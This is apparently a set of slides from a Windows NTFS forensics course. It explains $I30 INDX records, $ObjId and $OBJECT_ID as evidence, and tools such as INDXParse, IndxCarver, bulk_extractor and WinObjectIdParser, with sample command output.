


Each record has 4096 bytes in size.




# \$I30 and INDX (3)

- When the total size of record entries within a record become larger than 4,096 bytes, the record is divided into two.
- At the time, the last half of the record entries are moved to the new record. Then the space after the last record entry becomes "unused space". However, data of the original record entries are not erased. They remain until Windows overwrites them with other record entries, even if the files or folders related to the record entries would be deleted.



# \$I30 and INDX (4)


- We can get information about deleted files and folders from old record entries placed in "unused spaces".
- That is sometimes useful. When \$MFT, \$Logfile, and \$UsnJrnl contain no evidence about a file that you search for, you should examine \$INDEX\_ALLOCATION attributes.



After some time, original files and folders related to these entries will be deleted, and these entries will be updated for other new files and folders.

# INDX parsing tools (1)

- Indx2Csv
  - Indx2Csv is a parser for INDX records.
  - Its output contains several information such as names, timestamps, sizes, and so on.



# INDX parsing tools (2)


- INDXParse
  - It parses a single \$I30 metadata file placed in each folder.
  - It is useful for understanding \$I30.

```
C:\Windows\system32\cmd.exe

C:\Users\ttaro\Desktop\TimelineAnalysis\Exercise>C:\Tools\INDXParse-master\INDXParse.py $I30
FILENAME,      PHYSICAL SIZE, LOGICAL SIZE,  MODIFIED TIME,  ACCESSED TIME,  CHANGED TIME,  CRE
desktop.ini,    288,    282,    2018-02-22 12:10:03.454479,    2018-02-22 12:10:03.454479,    201
79,    2018-02-22 12:10:03.454479
GoodEveningForensic.txt,    64,    61,    2011-01-01 06:00:01,    2011-01-01 06:00:01,    201
15,    2011-01-01 06:00:01
GOODEV~1.TXT,   64,    61,    2011-01-01 06:00:01,    2011-01-01 06:00:01,    2018-02-24 14:59:13
01 06:00:01
GoodNightForensic.txt,   56,    55,    2001-01-01 12:00:00,    2001-01-01 12:00:00,    2001-01-01
01 12:00:00
GOODNI~1.TXT,   56,    55,    2001-01-01 12:00:00,    2001-01-01 12:00:00,    2001-01-01 12:00:00
HelloADS.txt,    32,    28,    2018-02-24 15:00:27.115707,    2018-02-24 15:00:14.074165,    201
```

# INDX Carving Tools (1)

- IndxCarver
  - This tool dumps individual INDX records from unallocated spaces.
  - We can recover old INDX records to get information about deleted files and folders with this tool.

 C:\Tools\IndxCarver-master\IndxCarver64.exe

```
IndxCarver v1.0.0.5
Input: Z:\static\FIRST_OSAKA_FILES\Artifacts\vmrk\enWin7ProN_1-disk1.raw
Input filesize: 16106127360 bytes
OutFileWithFixups: C:\Tools\IndxCarver-master\Carver_Indx_2018-03-02_20-46-34.wfixups.INDX
OutFileWithoutFixups: C:\Tools\IndxCarver-master\Carver_Indx_2018-03-02_20-46-34.wofixups.INDX
OutFileFalsePositives: C:\Tools\IndxCarver-master\Carver_Indx_2018-03-02_20-46-34.false.positive.INDX
INDX size configuration: 4096
0 %
```

# INDX Carving Tools (2)

- Bulk Extractor with Record Carving
  - We mentioned it before as a \$MFT carving tool. It also contains scanner plugins for records of \$MFT, \$LogFile, \$UsnJrnl\$, \$INDEX\_ALLOCATION, and utmp structure.
  - It can recover those records from disk images.

The screenshot shows the 'Run bulk\_extractor' application window. It is divided into several sections:

- Required Parameters:**
  - Scan: ☒ Image File ☐ Raw Device ☐ Directory of Files
  - Image file: S:\Artifacts\vmrk\enWin7ProN\_1-disk1.raw
  - Output Feature Directory: sktop\TimelineAnalysis\Exercise\Win7\bulk
- General Options:**
  - ☐ Use Banner File
  - ☐ Use Alert List File
  - ☐ Use Stop List File
  - ☐ Use Find Regex Text File
  - ☐ Use Find Regex Text
  - ☐ Use Random Sampling
- Tuning Parameters:**
  - ☐ Use Context Window Size: 16
  - ☐ Use Page Size: 16777216
  - ☐ Use Margin Size: 4194304
  - ☐ Use Block Size: 512
  - ☐ Use Number of Threads: 2
  - ☐ Use Maximum Recursion Depth: 7
  - ☐ Use Wait Time: 60
- Parallelizing:**
  - ☐ Use start processing at offset
  - ☐ Use process range offset o1-o2
  - ☐ Use add offset to reported feature offsets
- Debugging Options:**
  - ☐ Start on Page Number: 0
- Scanners:**
  - ☐ base16
  - ☐ facebook
  - ☐ outlook
  - ☐ sceadan
  - ☐ wordlist
  - ☐ xor
  - ☐ accts
  - ☐ aes
  - ☐ base64
  - ☐ elf
  - ☐ email
  - ☐ exif
  - ☐ find
  - ☐ gps
  - ☐ gzip
  - ☐ hiberfile
  - ☐ httplogs
  - ☐ json
  - ☐ kml
  - ☐ msxml
  - ☐ net
  - ☒ ntfsindx
  - ☒ ntfslogfile
  - ☒ ntfsmft
  - ☒ ntfsusn

\$ObjId


# \$ObjId And \$OBJECT\_ID

- \$OBJECT\_ID is an attribute that can be contained in a MFT record entry. It is a second identifier for files and folders.
- \$ObjId is a metadata file located under \$Extend. It has an index data named \$O that correlates \$OBJECT\_ID to MFT reference.
- For example, shortcuts use them to track the target file after the file are moved/renamed.



# Object Id as Evidence (1)

- When you create a shortcut for a file, an Object ID for the file is generated. The Object ID is recorded in \$OBJECT\_ID attribute of the MFT record corresponding to the file, and is also recorded in \Extend\\${ObjId}:\\$O with reference to the MFT record.




# Object Id as Evidence (2)

- When a file is opened, a shortcut for the file is automatically created in "recent" folder by Windows. Therefore, by checking the existence of \$ObjId or \$OBJECT\_ID, you can figure out whether the file had been opened or not.
- The first 60 bits of an Object ID is based on the system-startup time in UTC.
- The timestamp will be incremented every time they make shortcuts. Thus, you can figure out which file got a shortcut earlier by checking them.

# \$ObjId Parsing Tools (1)


- WinObjectIdParser
  - It is a \$ObjId parser library.
  - It lists MFT reference No, Timestamp, Object ID, and other fields from \$ObjId:\$O.
  - You can use it on both live system and with an acquired \$ObjId:\$O file.



```
C:\Users\taro\Desktop\WinObjectIdParser-master\scripts>
C:\Users\taro\Desktop\WinObjectIdParser-master\scripts>py -3 .\objid_indx_parser.py -s \\.\C: -o "Recovered: {recovered}
,{mft_reference[entry]},{object_id[timestamp]},{object_id[hex]}"
Recovered: False,122875,2018-07-28 05:56:17.489932400,7c58a0f12a92e811805f784f4361bc16
Recovered: False,113888,2018-07-28 05:56:17.489932500,7d58a0f12a92e811805f784f4361bc16
Recovered: False,224993,2018-07-28 05:56:17.489932600,7e58a0f12a92e811805f784f4361bc16
Recovered: False,224994,2018-07-28 05:56:17.489932700,7f58a0f12a92e811805f784f4361bc16
Recovered: False,224995,2018-07-28 05:56:17.489932800,8058a0f12a92e811805f784f4361bc16
Recovered: False,77112,2018-07-28 05:56:17.489932900,8158a0f12a92e811805f784f4361bc16
Recovered: False,174066,2018-07-28 05:56:17.489933000,8258a0f12a92e811805f784f4361bc16
Recovered: False,78763,2018-07-28 05:56:17.489933100,8358a0f12a92e811805f784f4361bc16
Recovered: False,78380,2018-07-28 05:56:17.489940000,c858a0f12a92e811805f784f4361bc16
Recovered: False,78377,2018-07-28 05:56:17.489940100,c958a0f12a92e811805f784f4361bc16
Recovered: False,78378,2018-07-28 05:56:17.489940200,ca58a0f12a92e811805f784f4361bc16
```

# \$ObjId Parsing Tools (2)

- decode\_objfile.py
  - It is also a parser script for \$ObjId:\$O parser.
  - It can parse an acquired \$ObjId:\$O only. It cannot parse from a live system.
  - It is a single script file.



```
C:\Windows\system32\cmd.exe
C:\Users\taro\Desktop>
C:\Users\taro\Desktop>py -3 decode_objfile.py objid\%0
{"offset": 64, "flags": 0, "object_id": {"uuid": "f1a0587c-922a-11e8-805f-784f4361bc16", "hex": "7c58a0f12a92e811805f784f4361bc16", "timestamp": "2018-07-28 05:56:17.489932400", "timestamp_uint64": 137520501774899324, "version": 1, "variant": 2, "sequence": 95, "mac": "784f4361bc16"}, "mft_reference": {"reference": 1125899906965499, "entry": 122875, "sequence": 4}, "birth_volume": {"uuid": "b5c10e40-2770-4253-84a9-fe0baafda261", "hex": "400ec1b57027534284a9fe0baafda261", "timestamp": "2113-08-22 00:26:58.198892800", "timestamp_uint64": 167520976181988928, "version": 2, "variant": 2, "sequence": 1193, "mac": "fe0baafda261"}, "birth_object": {"uuid": "f1a0587c-922a-11e8-805f-784f4361bc16", "hex": "7c58a0f12a92e811805f784f4361bc16", "timestamp": "2018-07-28 05:56:17.489932400", "timestamp_uint64": 137520501774899324, "version": 1, "variant": 2, "sequence": 95, "mac": "784f4361bc16"}, "birth_domain": {"uuid": "00000000-0000-0000-0000-000000000000", "hex": "00000000000000000000000000000000", "timestamp": "1582-10-15 00:00:00.000000000", "timestamp_uint64": 